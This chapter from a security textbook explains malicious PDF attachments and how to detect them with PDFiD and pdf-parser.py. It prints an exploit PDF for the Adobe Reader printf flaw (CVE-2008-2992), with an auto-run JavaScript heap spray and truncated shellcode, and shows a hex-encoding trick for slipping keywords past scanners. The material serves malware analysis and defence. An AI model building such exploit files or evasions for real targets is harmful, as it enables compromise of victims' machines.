CHAPTER 16

Understanding and Detecting Content-Type Attacks

Most enterprise network perimeters are protected by firewalls that block unsolicited network-based attacks. Most enterprise workstations have antivirus protection for widespread and well-known exploits. And most enterprise mail servers are protected by filtering software that strips malicious executables. In the face of these protections, malicious attackers have increasingly turned to exploiting vulnerabilities in client-side software such as Adobe Acrobat and Microsoft Office. If an attacker attaches a malicious PDF to an e-mail message, the network perimeter firewall will not block it, the workstation antivirus product likely will not detect it (see the "Obfuscation" section later in the chapter), the mail server will not strip it from the e-mail, and the victim may be tricked into opening the attachment via social engineering tactics.

In this chapter, we cover the following topics:

- How do content-type attacks work?
- Which file formats are being exploited today?
- Intro to the PDF file format
- Analyzing a malicious PDF exploit
- Tools to detect malicious PDF files
- Tools to Test Your Protections Against Content-type Attacks
- How to protect your environment from content-type attacks

How Do Content-Type Attacks Work?

The file format specifications of content file types such as PDF or DOC are long and involved (see the "References" section). Adobe Reader and Microsoft Office use thousands of lines of code to process even the simplest content file. Attackers attempt to exploit programming flaws in that code to induce memory corruption issues, resulting in their own attack code being run on the victim computer that opened the PDF or

DOC file. These malicious files are usually sent as an e-mail attachment to a victim. Victims often do not even recognize they have been attacked because attackers use clever social engineering tactics to trick the victim into opening the attachment, exploit the vulnerability, and then open a "clean document" that matches the context of the e-mail. Figure 16-1 provides a high-level picture of what malicious content-type attacks look like.

This attack document is sent by an attacker to a victim, perhaps using a compromised machine to relay the e-mail to help conceal the attacker's identify. The e-mail arrives at the victim's e-mail server and pops up in their Inbox, just like any other e-mail message. If the victim double-clicks the file attached to the e-mail, the application registered for the file type launches and begins parsing the file. In this malicious file, the attacker will have embedded malformed content that exploits a file-parsing vulnerability, causing the application to corrupt memory on the stack or heap. Successful exploits transfer control to the attacker's shellcode that has been loaded from the file into memory. The shellcode often instructs the machine to write out an EXE file embedded at a fixed offset and run that executable. After the EXE file is written and run, the attacker's code writes out a "clean file" also contained in the attack document and opens the application with the content of that clean file. In the meantime, the malicious EXE file that has been written to the file system is run, carrying out whatever mission the attacker intended.

Early content-type attacks from 2003 to 2005 often scoured the hard drive for interesting files and uploaded them to a machine controlled by the attacker. More recently, content-type attacks have been used to install generic Trojan horse software that "phones home" to the attacker's control server and can be instructed to do just about anything on the victim's computer. Figure 16-2 provides an overview of the content-type attack process.




Figure 16-1 Malicious content-type attack document




Figure 16-2 Content-type attack process

References

Microsoft Office file format specification msdn.microsoft.com/en-us/library/cc313118.aspx
PDF file format specification www.adobe.com/devnet/pdf/pdf_reference.html

Which File Formats Are Being Exploited Today?

Attackers are an indiscriminate bunch. They will attack any client-side software that is used by their intended victim if they can trick the victim into opening the file and can find an exploitable vulnerability in that application. Until recently, the most commonly attacked content-type file formats have been Microsoft Office file formats (DOC, XLS, PPT). Figure 16-3 shows the distribution of attacks by client-side file format in 2008 according to security vendor F-Secure.

Microsoft invested a great deal of security hardening into its Office applications, releasing both Office 2007 and Office 2003 SP3 in 2007. Many companies have now rolled out those updated versions of the Office applications, making life significantly more difficult for attackers. F-Secure's 2009 report shows a different distribution of attacks, as shown in Figure 16-4.

PDF is now the most commonly attacked content file type. It is also the file type having public proof-of-concept code to attack several recently patched issues, some as recent as October 2010 (likely the reason for its popularity among attackers). The




Figure 16-3 2008 targeted attack file format distribution (Courtesy of F-Secure)

Microsoft Security Intelligence Report shows that most attacks on Office applications attempt to exploit vulnerabilities for which a security update has been released years earlier. (See the "Microsoft Security Intelligence Report" in the References below for more statistics around distribution of vulnerabilities used in Microsoft Office–based content-type attacks.) Therefore, we will spend most of this chapter discussing the PDF file format, tools to interpret the PDF file format, tools to detect malicious PDFs, and a tool to create sample attack PDFs. The "References" section at the end of each major




Figure 16-4 2009 targeted attack file format distribution (Courtesy of F-Secure)

section will include pointers to resources that describe the corresponding topics for the Microsoft Office file formats.

References

Microsoft Security Intelligence Report www.microsoft.com/security/sir
"PDF Most Common File Type in Targeted Attacks" (F-Secure) www.f-secure.com/weblog/archives/00001676.html

Intro to the PDF File Format

Adobe's PDF file format specification is a whopping 756 pages. The language to describe a PDF file is based on the PostScript programming language. Thankfully, you do not need to understand all 756 pages of the file format specification to detect attacks or build proof-of-concept PDF files to replicate threats. The security research community, primarily a researcher named Didier Stevens, has written several great tools to help you understand the specification. However, a basic understanding of the structure of a PDF file is useful to understand the output of the tools.

PDF files can be either binary or ASCII. We'll start by analyzing an ASCII file created by Didier Stevens that displays the text "Hello World":

"Hello World" PDF file content listing

```
%PDF-1.1
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj
2 0 obj
<<
 /Type /Outlines
 /Count 0
>>

endobj
3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj
4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources
 << /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
 >>
>>
```

```
endobj
5 0 obj
<< /Length 46 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj
6 0 obj
/PDF /Text]
endobj
7 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
642
%%EOF
```

The file starts with a header containing the PDF language version, in this case version 1.1. The rest of this PDF file simply describes a series of "objects." Each object is in the following format:

```
[index number] [version number] obj
<
(content)
>
endobj
```

The first object in this file has an index number of 1 and a version number of 0. An object can refer to another object by using its index number and version number. For example, you can see from the preceding Hello World example listing that this first object (index number 1, version number 0) references other objects for "Outlines" and

"Pages." The PDF's "Outlines" begin in the object with index 2, version 0. The notation for that reference is "2 0 R" (R for reference). The PDF's "Pages" begin in the object with index 3, version 0. Scanning through the file, you can see references between several of the objects. You could build up a tree-like structure to visualize the relationships between objects, as shown in Figure 16-5.

Now that you understand how a PDF file is structured, we need to cover just a couple of other concepts before diving into malicious PDF file analysis.

Object "5 0" in the previous PDF content listing is the first object that looks different from previous objects. It is a "stream" object.

```
5 0 obj
<< /Length 46 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj
```

Stream objects may contain compressed, obfuscated binary data between the opening "stream" tag and closing "endstream" tag. Here is an example:

```
5 0 obj<</Subtype/Type1C/Length 5416/Filter/FlateDecode>>stream
H%|T}T#W#Ÿ!d&"FI#Å%NFW#åC
...
endstream
endobj
```




Figure 16-5 Graphical structure of "Hello World" PDF file

In this example, the stream data is compressed using the **/Flate** method of the zlib library (**/Filter /FlateDecode**). Compressed stream data is a popular trick used by malware authors to evade detection. We'll cover another trick later in the chapter.

Reference

Didier Stevens' PDF tools blog.didierstevens.com/programs/pdf-tools/

Analyzing a Malicious PDF Exploit

Most PDF-based vulnerabilities in the wild exploit coding errors made by Adobe Reader's JavaScript engine. The first malicious sample we will analyze attempts to exploit CVE-2008-2992, a vulnerability in Adobe Reader 8.1.2's implementation of JavaScript's **printf()** function. The malicious PDF is shown here:

Malicious PDF file content listing

```
%PDF-1.1
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
 /OpenAction 7 0 R
>>
endobj
2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj
3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj
4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources <<
             /ProcSet [/PDF /Text]
             /Font << /F1 6 0 R >>
            >>
>>
endobj
5 0 obj
```

```
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (JavaScript example) Tj ET
endstream
endobj
6 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (var shellcode = unescape("%u00E8%u0000%u5B00%uB38D%u01BB %u0000...");
var NOPs = unescape("%u9090");
while (NOPs.length < 0x60000)
NOPs += NOPs;
var blocks = new Array();
for (i = 0; i < 1200; i++)
blocks[i] = NOPs + shellcode;
var num = 1299999999999999999988888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888;
util.printf("%45000f", num);
)
>>
endobj
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000109 00000 n
0000000165 00000 n
0000000234 00000 n
0000000439 00000 n
0000000553 00000 n
0000000677 00000 n
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
3088
%%EOF
```

This PDF file is similar to the original clean PDF file we first analyzed. The first difference is the fourth line inside the brackets of object 1 0:

```
/OpenAction 7 0 R
```

The **OpenAction** verb instructs Adobe Reader to execute JavaScript located in a certain object. In this case, the script is in indirect object 7 0. Within object 7 0, you see JavaScript to prepare memory with a series of NOPs and shellcode and then trigger the vulnerability:

```
var num = 1299999999999999999888888....;
util.printf("%45000f", num);
```

The finder of this vulnerability, Core Security Technologies, posted a detailed advisory with more details (see the "References" section). In this plaintext, unobfuscated PDF sample, the analysis was easy. The **/OpenAction** keyword led directly to malicious JavaScript. Real-world exploits will not be human readable, so we'll need to use specialized tools in our analysis.

Implementing Safeguards in Your Analysis Environment

As with traditional malware analysis, you should always change the file extension of potentially malicious samples. When handling malicious EXE samples, changing the file extension prevents accidental execution. It becomes even more important to do so when handling malicious PDF samples because your analysis environment may be configured to automatically process the malicious JavaScript in the sample. Didier Stevens posted research showing an Adobe Reader vulnerability being triggered via the Windows Explorer thumbnail mechanism and also simply by being indexed by the Windows Search Indexer. You can find links to this research in the "References" section.

Changing the file extension (from .pdf to .pdf.vir, for example) will prevent Windows Explorer from processing the file to extract metadata. To prevent the Search Indexer from processing the document, you'll need to unregister the PDF iFilter. You can read more about IFilters at http://msdn.microsoft.com/en-us/library/ms692586%28VS.85%29.aspx. IFilters exist to extract chunks of text from complex file formats for search indexing. Adobe's iFilter implementation is installed with Adobe Reader and can be exploited when the Indexing Service attempts to extract text from the PDF file. To disable the Adobe iFilter, unregister it via the following command:

```
regsvr32 /u AcroRdIf.dll
```

References

"Adobe Reader Javascript Printf Buffer Overflow" advisory (Core Security Technologies) www.coresecurity.com/content/adobe-reader-buffer-overflow
"/JBIG2Decode 'Look Mommy, No Hands!'" (Didier Stevens)
blog.didierstevens.com/2009/03/09/quickpost-jbig2decode-look-mommy-no-hands/
"/JBIG2Decode Trigger Trio" (Didier Stevens)
blog.didierstevens.com/2009/03/04/quickpost-jbig2decode-trigger-trio/
Microsoft IFilter technology msdn.microsoft.com/en-us/library/ms692586%28VS.85%29.aspx

Tools to Detect Malicious PDF Files

This section presents two Python scripts that are helpful in detecting malicious PDF files. Both are written by Didier Stevens and are available as free downloads from http://blog.didierstevens.com/programs/pdf-tools. The first script is **pdfid.py** (called PDFiD) and the second is **pdf-parser.py**. PDFiD is a lightweight, first-pass triage tool that can be used to get an idea of the "suspiciousness" of the file. You can then run further analysis of suspicious files with pdf-parser.py.

PDFiD

PDFiD scans a file for certain keywords. It reports the count of each keyword in the file. Here is an example of running PDFiD against the malicious PDF file presented in the preceding section.

```
PDFiD 0.0.10 testfile.pdf
 PDF Header: %PDF-1.1
 obj                    7
 endobj                 7
 stream                 1
 endstream              1
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    0
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Colors > 2^24         0
```

The most interesting keywords in this file are highlighted in bold for illustration. You can see that this malicious sample contains just one page (/**Page** = 1), has JavaScript (/**JS** and /**JavaScript**), and has an automatic action (/**OpenAction**). That is the signature of the malicious PDF exploit. The most interesting other flags to look for are the following:

- /**AA** and /**AcroForm** (other automatic actions)
- /**JBIG2Decode** and /**Colors > 2^24** (vulnerable filters)
- /**RichMedia** (embedded Flash)

In addition to detecting interesting, potentially malicious keywords, PDFiD is a great tool for detecting PDF obfuscation and also for disarming malicious PDF samples.

Obfuscation

Malware authors use various tricks to evade antivirus detection. One is to obfuscate using hex code in place of characters. These two strings are equivalent to Adobe Reader:

```
/OpenAction 7 0 R
/Open#41ction 7 0 R
```

41 is the ASCII code for capital *A*. PDFiD is smart enough to convert hex codes to their ASCII equivalent and will report instances of keywords being obfuscated. With **OpenAction** replaced by **Open#41ction** in the test file, here's the PDFiD output:

```
PDFiD 0.0.10 testfile.pdf
 PDF Header: %PDF-1.1
 obj                    7
 endobj                 7
 stream                 1
 endstream              1
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    0
 /OpenAction            1(1)
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Colors > 2^24         0
```

Notice that PDFiD still detects **OpenAction** and flags it as being obfuscated one time, indicated by (1).

"Disarming" a Malicious PDF File

While Adobe Reader does allow hex equivalents, it does not allow keywords to be of a different case than is in the specification. **/JavaScript** is a keyword indicating JavaScript is to follow, but **/jAVAsCRIPT** is not recognized as a keyword. Didier added a clever feature to "disarm" malicious PDF exploits by simply changing the case of dangerous keywords and leaving the rest of the PDF file as is. Here is an example of **disarm** command output:

```
$ python pdfid.py --disarm testfile.pdf
/Open#41ction -> /oPEN#61CTION
/JavaScript -> /jAVAsCRIPT
/JS -> /js
PDFiD 0.0.10 testfile.pdf
```

```
PDF Header: %PDF-1.1
obj                    7
endobj                 7
stream                 1
endstream              1
xref                   1
trailer                1
startxref              1
/Page                  1
/Encrypt               0
/ObjStm                0
/JS                    1
/JavaScript            1
/AA                    0
/OpenAction            1(1)
/AcroForm              0
/JBIG2Decode           0
/RichMedia             0
/Colors > 2^24         0

$ diff testfile.pdf testfile.disarmed.pdf
7c7
<  /Open#41ction 7 0 R
---
>  /oPEN#61CTION 7 0 R
53,54c53,54
<  /S /JavaScript
<  /JS (var shellcode = unescape("%u00E8%u0000%u5B00%uB38D%u01BB %u0000...");
---
>  /S /jAVAsCRIPT
>  /js (var shellcode = unescape("%u00E8%u0000%u5B00%uB38D%u01BB %u0000...");
```


We see here that a new PDF file was created, named testfile.disarmed.pdf, with the following three changes:

- **/Open#41ction** was changed to **/oPEN#61CTION**
- **/JavaScript** was changed to **/jAVAsCRIPT**
- **/JS** was changed to **/js**

No other content in the PDF file was changed. So now you could even (in most cases) safely open the malicious PDF in a vulnerable version of Adobe Reader if you needed to do so for your analysis. For example, if a malicious PDF file were to exploit a vulnerability in the PDF language while using JavaScript to prepare heap memory for exploitation, you could disarm the /**OpenAction** and /**JavaScript** flags but still trigger the vulnerability for analysis.

For this simple proof-of-concept testfile.pdf, tools such as **cat** and **grep** would be sufficient to spot the vulnerability trigger and payload. However, remember that real-world exploits are binary, obfuscated, compressed, and jumbled up. Figure 16-6 shows a hex editor screenshot of a real, in-the-wild exploit.

Figure 16-6
Hex view of real-world exploit



```
14A0h: 6E 64 6F 62 6A 0D 32 39 20 30 20 6F 62 6A 3C 3C  ndobj.29 0 obj<<
14B0h: 2F 4F 50 4D 20 31 2F 4F 50 20 66 61 6C 73 65 2F  /OPM 1/OP false/
14C0h: 6F 70 20 66 61 6C 73 65 2F 54 79 70 65 2F 45 78  op false/Type/Ex
14D0h: 74 47 53 74 61 74 65 2F 53 41 20 66 61 6C 73 65  tGState/SA false
14E0h: 2F 53 4D 20 30 2E 30 32 3E 3E 0D 65 6E 64 6F 62  /SM 0.02>>.endob
14F0h: 6A 0D 33 30 20 30 20 6F 62 6A 3C 3C 2F 46 28 74  j.30 0 obj<</F(t
1500h: 61 61 29 2F 45 46 3C 3C 2F 46 20 35 20 30 20 52  aa)/EF<</F 5 0 R
1510h: 3E 3E 2F 54 79 70 65 2F 46 69 6C 65 73 70 65 63  >>/Type/Filespec
1520h: 3E 3E 0D 65 6E 64 6F 62 6A 0D 33 31 20 30 20 6F  >>.endobj.31 0 o
1530h: 62 6A 3C 3C 2F 53 2F 4A 61 76 61 53 63 72 69 70  bj<</S/JavaScrip
1540h: 74 2F 4A 53 20 33 32 20 30 20 52 3E 3E 0D 65 6E  t/JS 32 0 R>>.en
1550h: 64 6F 62 6A 0D 33 32 20 30 20 6F 62 6A 3C 3C 2F  dobj.32 0 obj<</
1560h: 4C 65 6E 67 74 68 20 31 31 35 34 2F 46 69 6C 74  Length 1154/Filt
1570h: 65 72 5B 2F 46 6C 61 74 65 44 65 63 6F 64 65 5D  er[/FlateDecode]
1580h: 3E 3E 73 74 72 65 61 6D 0D 0A 48 89 8C 57 4D 8F  >>stream..H‰ŒWM.
1590h: E2 38 10 BD 23 F1 1F B2 48 48 20 98 96 13 1C 7F  â8.½#ñ.²HH ˜-...
15A0h: CC A8 57 4A 48 22 CD 69 77 B5 A3 B9 07 94 0C AC  Ì¨WJH"Íiwµ£¹.”.¬
15B0h: 68 68 91 A4 FB 30 EA FF BE E5 B2 9D 38 21 30 D3  hh'¤û0êÿ¾å².8!0Ó
15C0h: 87 92 DB 29 BF 7A F5 5C 2E 9B 49 D9 9C F7 F5 F1  ‡'Û)¿zõ\.›IÙœ÷õñ
15D0h: 72 F6 AE C5 62 7F 69 CE F5 FA FD 90 D7 4B 6F 3A  rö®Åb.iÎõúý.×Ko:
15E0h: F9 39 9D BC E5 57 EF CD 7B F6 66 B3 2F D3 C9 FB  ù9.¼åWïÍ{öf³/ÓÉû
15F0h: E1 78 2A BC C5 A7 4F E8 E6 FD F9 EC 11 E5 F6 E6  áx*¼Å§Oèæýùì.åöæ
1600h: AD 9E 3D B5 06 5C AE 45 DD 5C CF DE 1B 0C 3F E0  ž=µ.\®EÝ\ÏÞ..?à
1610h: 53 8B 5D D5 F9 B5 5E 18 D0 6A 0F 88 CD B9 A8 F6  S‹]Õùµ^.Ðj.ˆÍ¹¨ö
1620h: F9 6B B1 98 CD 9B 50 84 C4 DA 34 96 60 29 09 02  ùk±˜Í›P„ÄÚ4–`)..
1630h: 98 89 A8 00 9B 85 30 16 31 63 60 09 89 E6 CD 86  ˜‰¨.›…0.1c`.‰æÍ†
1640h: 64 72 DE F8 11 A7 E0 2F 05 F8 6F 09 83 31 A1 A9  drÞø.§à/.øo.ƒ1¡©
1650h: 0F 33 89 9A 11 7A 26 4B 43 F8 9A 90 40 8D 05 A0  .3‰š.z&KCøš.@..
```

Let's take a look at this sample. We'll start with PDFiD for the initial triage:

```
PDFiD 0.0.10 malware1.pdf.vir
 PDF Header: %PDF-1.6
 obj                    38
 endobj                 38
 stream                 13
 endstream              13
 xref                    3
 trailer                 3
 startxref               3
 /Page                   1
 /Encrypt                0
 /ObjStm                 0
 /JS                     2
 /JavaScript             2
 /AA                     1
 /OpenAction             0
 /AcroForm               2
 /JBIG2Decode            0
 /RichMedia              0
 /Colors > 2^24          0
```

The file contains a single page, has two blocks of JavaScript, and has three automatic action keywords (one **/AA** and two **/AcroForm**). It's probably malicious. But if we want to dig in deeper to discover, for example, which vulnerability is being exploited, we need another tool that can go deeper into the file format.

pdf-parser.py

The author of PDFiD, Didier Stevens, has also released a tool to dig deeper into malicious PDF files, pdf-parser.py. In this section, we'll demonstrate three of the many useful functions of this tool: search, reference, and filter.

Our goal is to conclusively identify whether this suspicious PDF file is indeed malicious. If possible, we'd also like to uncover which vulnerability is being exploited. We'll start by using pdf-parser's **search** function to find which indirect object(s) contains the likely-malicious JavaScript. You can see in the following command output that the search string is case insensitive.

```
$ pdf-parser.py --search javascript malware1.pdf.vir
obj 31 0
 Type:
 Referencing: 32 0 R
 [(2, '<<'), (2, '/S'), (2, '/JavaScript'), (2, '/JS'), (1, ' '),
(3, '32'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '>>'), (1,
'\r')]

 <<
   /S /JavaScript
   /JS 32 0 R
 >>

obj 31 0
 Type:
 Referencing: 34 0 R
 [(2, '<<'), (2, '/S'), (2, '/JavaScript'), (2, '/JS'), (1, ' '),
(3, '34'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '>>'), (1,
'\r')]

 <<
   /S /JavaScript
   /JS 34 0 R
 >>
```

We see two copies of indirect object 31 0 in this file, both containing the keyword **/JavaScript**. Multiple instances of the same index and version number means the PDF file contains incremental updates. You can read a humorous anecdote titled "Shoulder Surfing a Malicious PDF Author" on Didier's blog at http://blog.didierstevens.com/2008/11/10/shoulder-surfing-a-malicious-pdf-author/. His "shoulder surfing" was enabled by following the incremental updates left in the file. In our case, we only care about the last update, the only one still active in the file. In this case, it is the second indirect object 31 0 containing the following content:

```
 <<
   /S /JavaScript
   /JS 34 0 R
 >>
```

It's likely that the malicious JavaScript is in indirect object 34 0. However, how did we get here? Which automatic action triggered indirect object 31 0's **/JavaScript**? We can find the answer to that question by finding the references to object 31. The **--reference** option is another excellent feature of pdf-parser.py:

```
$ pdf-parser.py --reference 31 malware1.pdf.vir
obj 16 0
 Type: /Page
 Referencing: 17 0 R, 8 0 R, 27 0 R, 25 0 R, 31 0 R
 [(2, '<<'), (2, '/CropBox'), (2, '['), (3, '0'), (1, ' '), (3,
'0'), (1, ' '), (3, '595'), (1, ' '), (3, '842'), (2, ']'), (2,
'/Annots'), (1, ' '), (3, '17'), (1, ' '), (3, '0'), (1, ' '), (3,
'R'), (2, '/Parent'), (1, ' '), (3, '8'), (1, ' '), (3, '0'), (1,
' '), (3, 'R'), (2, '/Contents'), (1, ' '), (3, '27'), (1, ' '),
(3, '0'), (1, ' '), (3, 'R'), (2, '/Rotate'), (1, ' '), (3, '0'),
(2, '/MediaBox'), (2, '['), (3, '0'), (1, ' '), (3, '0'), (1, '
'), (3, '595'), (1, ' '), (3, '842'), (2, ']'), (2, '/Resources'),
(1, ' '), (3, '25'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2,
'/Type'), (2, '/Page'), (2, '/AA'), (2, '<<'), (2, '/O'), (1, '
'), (3, '31'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '>>'),
(2, '>>'), (1, '\r')]
 <<
   /CropBox [0 0 595 842]
   /Annots 17 0 R
   /Parent 8 0 R
   /Contents 27 0 R
   /Rotate 0
   /MediaBox [0 0 595 842]
   /Resources 25 0 R
   /Type /Page
   /AA /O 31 0 R
 >>
```

